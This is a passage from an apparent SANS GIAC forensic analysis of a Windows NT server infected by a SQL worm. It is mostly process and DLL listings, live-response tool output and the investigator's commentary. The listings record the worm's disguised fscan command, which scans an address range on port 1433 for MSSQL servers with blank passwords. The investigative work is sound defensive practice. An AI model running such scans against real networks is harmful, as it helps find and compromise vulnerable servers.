  0x779c0000  0x8000    4.00.1371.0001  C:\WINNT\system32\LZ32.dll
-----------------------------------------------------------------------------
LOCATOR.EXE pid: 267
Command line: C:\WINNT\System32\LOCATOR.EXE

  Base        Size      Version                Path
  0x01880000  0x20000   4.00.1381.0288  C:\WINNT\System32\LOCATOR.EXE
  0x77f60000  0x5e000   4.00.1381.0298  C:\WINNT\System32\ntdll.dll
  0x77dc0000  0x3f000   4.00.1381.0281  C:\WINNT\system32\ADVAPI32.dll
  0x77f00000  0x5e000   4.00.1381.0300  C:\WINNT\system32\KERNEL32.dll
  0x77e70000  0x55000   4.00.1381.0310  C:\WINNT\system32\USER32.dll
  0x77ed0000  0x2c000   4.00.1381.0298  C:\WINNT\system32\GDI32.dll
  0x77e10000  0x57000   4.00.1381.0335  C:\WINNT\system32\RPCRT4.dll
  0x77800000  0x3a000   4.00.1381.0164  C:\WINNT\system32\NETAPI32.dll
  0x78000000  0x40000   6.00.8397.0000  C:\WINNT\system32\MSVCRT.dll
  0x77840000  0x9000    4.00.1371.0001  C:\WINNT\system32\NETRAP.dll
  0x777e0000  0xd000    4.00.1381.0164  C:\WINNT\system32\SAMLIB.dll
  0x77bf0000  0x7000    4.00.1381.0319  C:\WINNT\System32\rpcltc1.dll
  0x77e00000  0x6000    4.00.1381.0319  C:\WINNT\System32\rpclts1.dll
-----------------------------------------------------------------------------
sqlagent.exe pid: 87
Command line: C:\MSSQL7\binn\sqlagent.exe
```


© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
  Base       Size      Version              Path
  0x00400000  0x57000   2000.02.0008.0000  C:\MSSQL7\binn\sqlagent.exe
  0x77f60000  0x5e000   4.00.1381.0298  C:\WINNT\System32\ntdll.dll
  0x41100000  0xc000    1999.10.0020.0000  C:\WINNT\system32\SQLWOA.dll
  0x77e70000  0x55000   4.00.1381.0310  C:\WINNT\system32\USER32.dll
  0x77f00000  0x5e000   4.00.1381.0300  C:\WINNT\system32\KERNEL32.dll
  0x77ed0000  0x2c000   4.00.1381.0298  C:\WINNT\system32\GDI32.dll
  0x77dc0000  0x3f000   4.00.1381.0281  C:\WINNT\system32\ADVAPI32.dll
  0x77e10000  0x57000   4.00.1381.0335  C:\WINNT\system32\RPCRT4.dll
  0x78000000  0x40000   6.00.8397.0000  C:\WINNT\system32\MSVCRT.dll
  0x77d80000  0x32000   4.00.1381.0319  C:\WINNT\system32\comdlg32.dll
  0x77c40000  0x13c000  4.00.1381.0332  C:\WINNT\system32\SHELL32.dll
  0x71700000  0x8a000   5.81.4134.0600  C:\WINNT\system32\COMCTL32.dll
  0x412f0000  0x6000    1999.10.0020.0000  C:\WINNT\system32\SQLWID.dll
  0x415e0000  0x19000   2000.02.0008.0000  C:\MSSQL7\binn\SQLSVC.dll
  0x1f7d0000  0x34000   3.520.4403.0002  C:\WINNT\system32\ODBC32.dll
  0x41220000  0x6000    3.70.0008.0020  C:\WINNT\system32\odbcbcp.dll
  0x77a90000  0xb000    4.00.1371.0001  C:\WINNT\system32\VERSION.dll
  0x779c0000  0x8000    4.00.1371.0001  C:\WINNT\system32\LZ32.dll
  0x77b20000  0xb7000   4.00.1381.0326  C:\WINNT\system32\ole32.dll
  0x41320000  0x6000    1998.11.0013.0000  C:\MSSQL7\binn\SQLRESLD.dll
  0x41210000  0x8000    1998.11.0013.0000  C:\MSSQL7\binn\W95SCM.dll
  0x410b0000  0x4f000   2000.02.0008.0000  C:\MSSQL7\binn\COMNEVNT.dll
  0x41330000  0xf000    1999.04.0012.0000  C:\MSSQL7\binn\SEMMAP.dll
  0x776d0000  0x8000    4.00.1381.0300  C:\WINNT\system32\WSOCK32.dll
  0x776b0000  0x14000   4.00.1381.0282  C:\WINNT\system32\WS2_32.dll
  0x776a0000  0x7000    4.00.1381.0164  C:\WINNT\system32\WS2HELP.dll
  0x1f8c0000  0x16000   3.520.4403.0002  C:\WINNT\system32\odbcint.dll
  0x75a80000  0x7000    4.00.1381.0164  C:\WINNT\system32\NDDEAPI.DLL
  0x77c00000  0x18000   4.00.1381.0314  C:\WINNT\system32\WINSPOOL.DRV
  0x42480000  0x6000    1998.11.0013.0000  C:\MSSQL7\binn\Resources\1033\SQLSVC.RLL
  0x77bf0000  0x7000    4.00.1381.0319  C:\WINNT\system32\rpcltc1.dll
  0x42420000  0x8000    1998.11.0013.0000  C:\MSSQL7\binn\Resources\1033\SEMMAP.RLL
  0x41840000  0xa000    1999.04.0015.0000  C:\MSSQL7\binn\SQLAGENT.DLL
  0x41230000  0x7e000   3.70.0008.0020  C:\WINNT\System32\SQLSRV32.dll
  0x77800000  0x3a000   4.00.1381.0164  C:\WINNT\system32\NETAPI32.dll
  0x77840000  0x9000    4.00.1371.0001  C:\WINNT\system32\NETRAP.dll
  0x777e0000  0xd000    4.00.1381.0164  C:\WINNT\system32\SAMLIB.dll
  0x65340000  0x92000   2.40.4277.0001  C:\WINNT\system32\OLEAUT32.dll
  0x1f820000  0x1a000   3.520.4403.0002  C:\WINNT\system32\odbccp32.dll
  0x41a50000  0xb000    1998.11.0013.0000  C:\MSSQL7\BINN\SQLCMDSS.DLL
  0x419b0000  0xa000    1998.11.0013.0000  C:\MSSQL7\BINN\SQLREPSS.DLL
  0x41a40000  0xa000    1998.11.0013.0000  C:\MSSQL7\BINN\SQLATXSS.DLL
  0x41e70000  0x11000   1998.11.0013.0000  C:\MSSQL7\binn\AXSCPHST.DLL
  0x42620000  0x7000    1998.11.0013.0000  C:\MSSQL7\binn\Resources\1033\AXSCPHST.RLL
  0x73310000  0x8000    1999.10.0020.0000  C:\WINNT\system32\DBNMPNTW.DLL
--------------------------------------------------------------------------
services.exe pid: 136
Command line: "C:\WINNT\system32\drivers\services.exe" -q -c 10000 10.1.1.1-255.254 -p 1433
-o rdata.txt -z 100

  Base       Size      Version              Path
  0x00400000  0x9b000   1.01.0003.0000  C:\WINNT\system32\drivers\services.exe
  0x77f60000  0x5e000   4.00.1381.0298  C:\WINNT\System32\ntdll.dll
  0x77f00000  0x5e000   4.00.1381.0300  C:\WINNT\system32\KERNEL32.DLL
```


© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
  0x78000000  0x40000   6.00.8397.0000  C:\WINNT\system32\MSVCRT.dll
  0x77e70000  0x55000   4.00.1381.0310  C:\WINNT\system32\USER32.dll
  0x77ed0000  0x2c000   4.00.1381.0298  C:\WINNT\system32\GDI32.dll
  0x77dc0000  0x3f000   4.00.1381.0281  C:\WINNT\system32\ADVAPI32.dll
  0x77e10000  0x57000   4.00.1381.0335  C:\WINNT\system32\RPCRT4.dll
  0x776b0000  0x14000   4.00.1381.0282  C:\WINNT\system32\WS2_32.dll
  0x776a0000  0x7000    4.00.1381.0164  C:\WINNT\system32\WS2HELP.dll
  0x77660000  0xf000    4.00.1381.0164  C:\WINNT\system32\msafd.dll
  0x77690000  0x9000    4.00.1381.0297  C:\WINNT\System32\wshtcpip.dll
  0x776d0000  0x8000    4.00.1381.0300  C:\WINNT\system32\WSOCK32.dll
--------------------------------------------------------------------------
NDDEAGNT.EXE pid: 315
Command line: nddeagnt.exe

  Base        Size      Version                Path
  0x01a90000  0x6000    4.00.1381.0164  C:\WINNT\System32\nddeagnt.exe
  0x77f60000  0x5e000   4.00.1381.0298  C:\WINNT\System32\ntdll.dll
  0x75a80000  0x7000    4.00.1381.0164  C:\WINNT\System32\NDdeApi.dll
  0x78000000  0x40000   6.00.8397.0000  C:\WINNT\system32\MSVCRT.dll
  0x77f00000  0x5e000   4.00.1381.0300  C:\WINNT\system32\KERNEL32.dll
  0x77e70000  0x55000   4.00.1381.0310  C:\WINNT\system32\USER32.dll
  0x77ed0000  0x2c000   4.00.1381.0298  C:\WINNT\system32\GDI32.dll
  0x77dc0000  0x3f000   4.00.1381.0281  C:\WINNT\system32\ADVAPI32.dll
  0x77e10000  0x57000   4.00.1381.0335  C:\WINNT\system32\RPCRT4.dll
  0x77bf0000  0x7000    4.00.1381.0319  C:\WINNT\System32\rpcltc1.dll
--------------------------------------------------------------------------
EXPLORER.EXE pid: 221
Command line: Explorer.exe

  Base        Size      Version                Path
  0x01580000  0x3c000   4.00.1381.0282  C:\WINNT\Explorer.exe
  0x77f60000  0x5e000   4.00.1381.0298  C:\WINNT\System32\ntdll.dll
  0x77ed0000  0x2c000   4.00.1381.0298  C:\WINNT\system32\GDI32.dll
  0x77f00000  0x5e000   4.00.1381.0300  C:\WINNT\system32\KERNEL32.dll
  0x77e70000  0x55000   4.00.1381.0310  C:\WINNT\system32\USER32.dll
  0x77dc0000  0x3f000   4.00.1381.0281  C:\WINNT\system32\ADVAPI32.dll
  0x77e10000  0x57000   4.00.1381.0335  C:\WINNT\system32\RPCRT4.dll
  0x77c40000  0x13c000  4.00.1381.0332  C:\WINNT\system32\SHELL32.dll
  0x71700000  0x8a000   5.81.4134.0600  C:\WINNT\system32\COMCTL32.dll
  0x77720000  0x11000   4.00.1381.0289  C:\WINNT\system32\MPR.dll
  0x71810000  0x17000   5.50.4134.0600  C:\WINNT\System32\url.dll
  0x70bd0000  0x4c000   5.50.4134.0600  C:\WINNT\system32\SHLWAPI.dll
  0x779b0000  0x9000    4.00.1371.0001  C:\WINNT\System32\LinkInfo.dll
  0x77a40000  0xd000    4.00.1381.0164  C:\WINNT\System32\ntshrui.dll
  0x78000000  0x40000   6.00.8397.0000  C:\WINNT\system32\MSVCRT.dll
  0x77b20000  0xb7000   4.00.1381.0326  C:\WINNT\system32\ole32.dll
  0x77800000  0x3a000   4.00.1381.0164  C:\WINNT\system32\NETAPI32.dll
  0x77840000  0x9000    4.00.1371.0001  C:\WINNT\system32\NETRAP.dll
  0x777e0000  0xd000    4.00.1381.0164  C:\WINNT\system32\SAMLIB.dll
  0x77bf0000  0x7000    4.00.1381.0319  C:\WINNT\System32\rpcltc1.dll
  0x777f0000  0xc000    4.00.1381.0273  C:\WINNT\System32\ntlanman.dll
  0x77890000  0x15000   4.00.1381.0316  C:\WINNT\System32\NETUI0.dll
  0x77850000  0x3a000   4.00.1381.0316  C:\WINNT\System32\NETUI1.dll
--------------------------------------------------------------------------
PROMon.exe pid: 131
Command line: "C:\WINNT\System32\PROMon.exe"
```


© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
  Base       Size      Version              Path
  0x00400000  0xb000    1.09.0000.0000  C:\WINNT\System32\PROMon.exe
  0x77f60000  0x5e000   4.00.1381.0298  C:\WINNT\System32\ntdll.dll
  0x77f00000  0x5e000   4.00.1381.0300  C:\WINNT\system32\KERNEL32.dll
  0x77e70000  0x55000   4.00.1381.0310  C:\WINNT\system32\USER32.dll
  0x77ed0000  0x2c000   4.00.1381.0298  C:\WINNT\system32\GDI32.dll
  0x77dc0000  0x3f000   4.00.1381.0281  C:\WINNT\system32\ADVAPI32.dll
  0x77e10000  0x57000   4.00.1381.0335  C:\WINNT\system32\RPCRT4.dll
  0x77c40000  0x13c000  4.00.1381.0332  C:\WINNT\system32\SHELL32.dll
  0x71700000  0x8a000   5.81.4134.0600  C:\WINNT\system32\COMCTL32.dll
  0x77bf0000  0x7000    4.00.1381.0319  C:\WINNT\System32\rpcltc1.dll
--------------------------------------------------------------------------------
LOADWC.EXE pid: 225
Command line: "C:\WINNT\System32\loadwc.exe"

  Base       Size      Version              Path
  0x01000000  0x6000    5.50.4134.0600  C:\WINNT\System32\loadwc.exe
  0x77f60000  0x5e000   4.00.1381.0298  C:\WINNT\System32\ntdll.dll
  0x77dc0000  0x3f000   4.00.1381.0281  C:\WINNT\system32\ADVAPI32.dll
  0x77f00000  0x5e000   4.00.1381.0300  C:\WINNT\system32\KERNEL32.dll
  0x77e70000  0x55000   4.00.1381.0310  C:\WINNT\system32\USER32.dll
  0x77ed0000  0x2c000   4.00.1381.0298  C:\WINNT\system32\GDI32.dll
  0x77e10000  0x57000   4.00.1381.0335  C:\WINNT\system32\RPCRT4.dll
  0x70bd0000  0x4c000   5.50.4134.0600  C:\WINNT\system32\SHLWAPI.dll
  0x77bf0000  0x7000    4.00.1381.0319  C:\WINNT\System32\rpcltc1.dll
--------------------------------------------------------------------------------
sqlmangr.exe pid: 216
Command line: "C:\MSSQL7\Binn\sqlmangr.exe" /n

  Base       Size      Version              Path
  0x00400000  0x1c000   2000.02.0008.0000  C:\MSSQL7\Binn\sqlmangr.exe
  0x77f60000  0x5e000   4.00.1381.0298  C:\WINNT\System32\ntdll.dll
  0x77ed0000  0x2c000   4.00.1381.0298  C:\WINNT\system32\GDI32.dll
  0x77f00000  0x5e000   4.00.1381.0300  C:\WINNT\system32\KERNEL32.dll
  0x77e70000  0x55000   4.00.1381.0310  C:\WINNT\system32\USER32.dll
  0x77dc0000  0x3f000   4.00.1381.0281  C:\WINNT\system32\ADVAPI32.dll
  0x77e10000  0x57000   4.00.1381.0335  C:\WINNT\system32\RPCRT4.dll
  0x78000000  0x40000   6.00.8397.0000  C:\WINNT\system32\MSVCRT.dll
  0x71700000  0x8a000   5.81.4134.0600  C:\WINNT\system32\COMCTL32.dll
  0x77c40000  0x13c000  4.00.1381.0332  C:\WINNT\system32\SHELL32.dll
  0x77b20000  0xb7000   4.00.1381.0326  C:\WINNT\system32\ole32.dll
  0x41210000  0x8000    1998.11.0013.0000  C:\MSSQL7\Binn\W95SCM.dll
  0x77bf0000  0x7000    4.00.1381.0319  C:\WINNT\System32\rpcltc1.dll
  0x776b0000  0x14000   4.00.1381.0282  C:\WINNT\system32\WS2_32.dll
  0x776a0000  0x7000    4.00.1381.0164  C:\WINNT\system32\WS2HELP.dll
--------------------------------------------------------------------------------
CMD.EXE pid: 209
Command line: "E:\CMD.EXE"

  Base       Size      Version              Path
  0x01360000  0x42000   4.00.1381.0273  E:\CMD.EXE
  0x77f60000  0x5e000   4.00.1381.0298  C:\WINNT\System32\ntdll.dll
  0x77e70000  0x55000   4.00.1381.0310  C:\WINNT\system32\USER32.dll
  0x77f00000  0x5e000   4.00.1381.0300  C:\WINNT\system32\KERNEL32.dll
  0x77ed0000  0x2c000   4.00.1381.0298  C:\WINNT\system32\GDI32.dll
```


© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
  0x77dc0000  0x3f000   4.00.1381.0281  C:\WINNT\system32\ADVAPI32.dll
  0x77e10000  0x57000   4.00.1381.0335  C:\WINNT\system32\RPCRT4.dll
  0x77c40000  0x13c000  4.00.1381.0332  C:\WINNT\system32\SHELL32.dll
  0x71700000  0x8a000   5.81.4134.0600  C:\WINNT\system32\COMCTL32.dll
  0x77720000  0x11000   4.00.1381.0289  C:\WINNT\system32\MPR.dll
-------------------------------------------------------------------------------
listdlls.exe pid: 237
Command line: listdlls

  Base        Size      Version                Path
  0x00400000  0xe000    2.20.0000.0000  E:\listdlls.exe
  0x77f60000  0x5e000   4.00.1381.0298  C:\WINNT\System32\ntdll.dll
  0x77f00000  0x5e000   4.00.1381.0300  C:\WINNT\system32\KERNEL32.dll
  0x77a90000  0xb000    4.00.1371.0001  C:\WINNT\system32\VERSION.dll
  0x77c40000  0x13c000  4.00.1381.0332  C:\WINNT\system32\SHELL32.dll
  0x77ed0000  0x2c000   4.00.1381.0298  C:\WINNT\system32\GDI32.dll
  0x77e70000  0x55000   4.00.1381.0310  C:\WINNT\system32\USER32.dll
  0x77dc0000  0x3f000   4.00.1381.0281  C:\WINNT\system32\ADVAPI32.dll
  0x77e10000  0x57000   4.00.1381.0335  C:\WINNT\system32\RPCRT4.dll
  0x71700000  0x8a000   5.81.4134.0600  C:\WINNT\system32\COMCTL32.dll
  0x779c0000  0x8000    4.00.1371.0001  C:\WINNT\system32\LZ32.dll
  0x76ac0000  0x1d000   4.00.1381.0125  C:\WINNT\System32\IMAGEHLP.dll
  0x77bf0000  0x7000    4.00.1381.0319  C:\WINNT\System32\rpcltc1.dll
COMMAND RUN:at
The service has not been started.
COMMAND RUN:sniffer

Sniffer Detector, by H. Carvey (keydet89@yahoo.com)

Packet sniffer not detected.
COMMAND RUN:mdmchk

0 modem(s) detected.
No modem driver entries.
COMMAND RUN:share -s localhost -f
NetShareEnum error: The network path was not found.
COMMAND RUN:ntfsinfo c:

NTFS Information Dump
Copyright (C) 1997 Mark Russinovich
http://www.ntinternals.com

Volume Size
-----------
Volume size          : 3992 MB
Total sectors        : 8177084
Total clusters       : 1022135
Free clusters        : 653574
Free space           : 2553 MB (63% of drive)

Allocation Size
----------------
Bytes per sector       : 512
Bytes per cluster      : 4096
Bytes per MFT record   : 1024
Clusters per MFT record: 0
```


© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
MFT Information
---------------
MFT size              : 6 MB (0% of drive)
MFT start cluster     : 4
MFT zone clusters     : 0 - 127776
MFT zone size         : 499 MB (12% of drive)
MFT mirror start      : 511067

Meta-Data files
---------------
$MFT            16384 bytes
$MFTMirr        4096 bytes
$LogFile        4194304 bytes
$Volume         0 bytes
$AttrDef        36000 bytes
$Bitmap         127768 bytes
$Boot           8192 bytes
$BadClus        0 bytes
$UpCase         131072 bytes
COMMAND RUN:ntfsinfo d:

NTFS Information Dump
Copyright (C) 1997 Mark Russinovich
http://www.ntinternals.com

Volume Size
-----------
Volume size           : 13327 MB
Total sectors         : 27294434
Total clusters        : 3411804
Free clusters         : 2768471
Free space            : 10814 MB (81% of drive)

Allocation Size
----------------
Bytes per sector      : 512
Bytes per cluster     : 4096
Bytes per MFT record  : 1024
Clusters per MFT record: 0

MFT Information
---------------
MFT size              : 6 MB (0% of drive)
MFT start cluster     : 4
MFT zone clusters     : 0 - 426496
MFT zone size         : 1666 MB (12% of drive)
MFT mirror start      : 1705902

Meta-Data files
---------------
$MFT            16384 bytes
$MFTMirr        4096 bytes
$LogFile        4194304 bytes
$Volume         0 bytes
$AttrDef        36000 bytes
```


© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
$Bitmap          426480 bytes
$Boot            8192 bytes
$BadClus         0 bytes
$UpCase          131072 bytes
COMMAND RUN:rasautou -s
COMMAND RUN:date /t
Sun 10/27/2002
COMMAND RUN:time /t
 9:29p
```

Live Online Analysis – Windows Forensics Tools continued...

Commands with abnormal output

- **netstat –an** is used to display network connections and provided a multitude of information regarding the active connections on the system. In the output of netstat we see 100 active connections to varying IP addresses on destination port 1433 (mssql). The SQL worm is scanning for other systems running MSSQL 7 with blank administrator passwords.

- **pslist and ps –ealW** also provided some interesting facts. There are two copies of the services.exe program running. One is at PGID 48 and the other is at PGID 136. We know form the SQL Worm analysis that services.exe (fscan) is copied to C:\WINNT\System32\Drivers and this coorisponds with our process at PGID 136. We also know from our netstat output that the system is actively scanning systems on port 1433 as described in the SQL worm analysis, thus we are sure that PGID 136 is in fact fscan, a command the worm used to portscan other systems.

- **psinfo** is used to take a snapshot of a number of system items including the kernel version, product type, product version, service pack, kernel build number, organization, owner, install date, system root folder, number of processors, processor speed and type, physical memory and applied hotfixes. The information output in this case was normal and confirmed the known configuration, however the applied hotfix listing showed this system was out of date.

- **listdlls** displays a list of running applications and their associated dynamic link libraries. Proof that the worm is active can been seen in the output of **listdlls**. We See the two services commands PGID 48 and 136. The first looks normal, the second has the following syntax → C:\WINNT\system32\drivers\services.exe" -q -c 10000 10.1.1.1-255.254 -p 1433 -o rdata.txt -z 100. Obviously the worm is at work actively scanning other systems. Also seen by **listdlls** is the sqlprocess.js script, which is the worms main script that activates the commands such as services.exe (fscan) and others as described in the worm analysis.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

- **share** displays the shares available on the system via a. The victim system had multiple shares available that could be accessed and exploited, however no evidence was found to confirm this theory.

Commands with normal output

- **time /t** and **date /t** are commands used to display and record the system time and date at the time of the online analysis.
- **fport** did not produce any output due to an incompatibility with the victim system.
- **nbtstat –c**
- **arp –a** is a command used to display the MAC addresses of systems or devices that have recently connected to the host system. In this case, the victim system was connected to a closed test network and did not provide any information to be used in the analysis.
- **route print** is used to show the system routes or paths that need to be taken by default or specific networks. The output of this shows normal routing for the configured networks.
- **net file, session, share, start, use, view** are all commands used to display information about network shares. Although configuring shares is not a good security practice, there was no evidence the shares were used or accessed.
- **uname –a** is a command used to display the system hostname, hardware type, operating system release, operating system name, processor type and version. For this purpose we use it for confirmation.
- **uptime** is used to show how long the system has been running. This is useful in a live analysis to show if the system had been recently re-booted, due to the installation of a component such as a sniffer driver or some hostile attack that would initiate a re-boot. In this case, the system was booted in a controlled manner and the output of uptime was not useful.
- **hostname** is used to show the assigned name of the system.
- **whoami** shows the current logged in user. In this case it was the admin user. An investigator can use this command to ensure they have the appropriate access rights to run many of the forensics commands required for analysis.
- **env** is a command used to display the system environment variables. All of the variables displayed appeared normal.
- **psloggedon** shows the current users logged onto the system.
- **ntlast –r –f** shows that last few users who accessed the system including login times and dates. This output appeared normal.
- **at** The at command is the Windows equivalent to the Unix crontab command. It is used to schedule automated tasks. The victim system did not have any scheduled jobs.
- **sniffer** is used to check for packet capturing applications or drivers. None were detected on the victim system.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

- **mdmchk** is used to check for modem drivers. None were detected on the victim system.
- **ntfsinfo** is used to display an overview of the volume information on the system including meta data, layout and percentage of volume used. Output was normal and gave an understanding of how much disk was used and would have to be recovered for analysis.
- **rasautou –s** shows the use of dialup networking. No dial up network was configured on this system.
- **sfind** was run on a Windows 2000 system with the victim system mounted as a secondary disk. No alternate data stream files were located in both victim partitions C: and D:
- **time /t** and **date /t** are commands used to display and record the system time and date at the time of the online analysis. In this case it is used to document the end time of the forensics commands run via the batch file.

MAC Time Analysis

The screen shots below identify the original build date as Jan 9, 2001 @ 23:48:04 PST, as can be seen by the MFT creation and the MFT mirror creation. However it seems this may be inaccurate since it seems unlikely someone was building the system at that time in the evening. Further analysis shows the time changing mid-install which may identify that the Windows system installer modified the system time to the current time zone during the installation. Last access to the system was June 4, 2002 @ 23:52:53 when it was logged into by an ACME Corp administrator to verify the system identity before decommissioning. *Note: The project managers and the forensics investigator were not aware of the ACME administrator who maintained a copy of the administrator as described in the first section of this analysis*. The system was powered off by the power switch and not shutdown by normal operating system methods. See Images 9.0-9.1

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Image 9.0





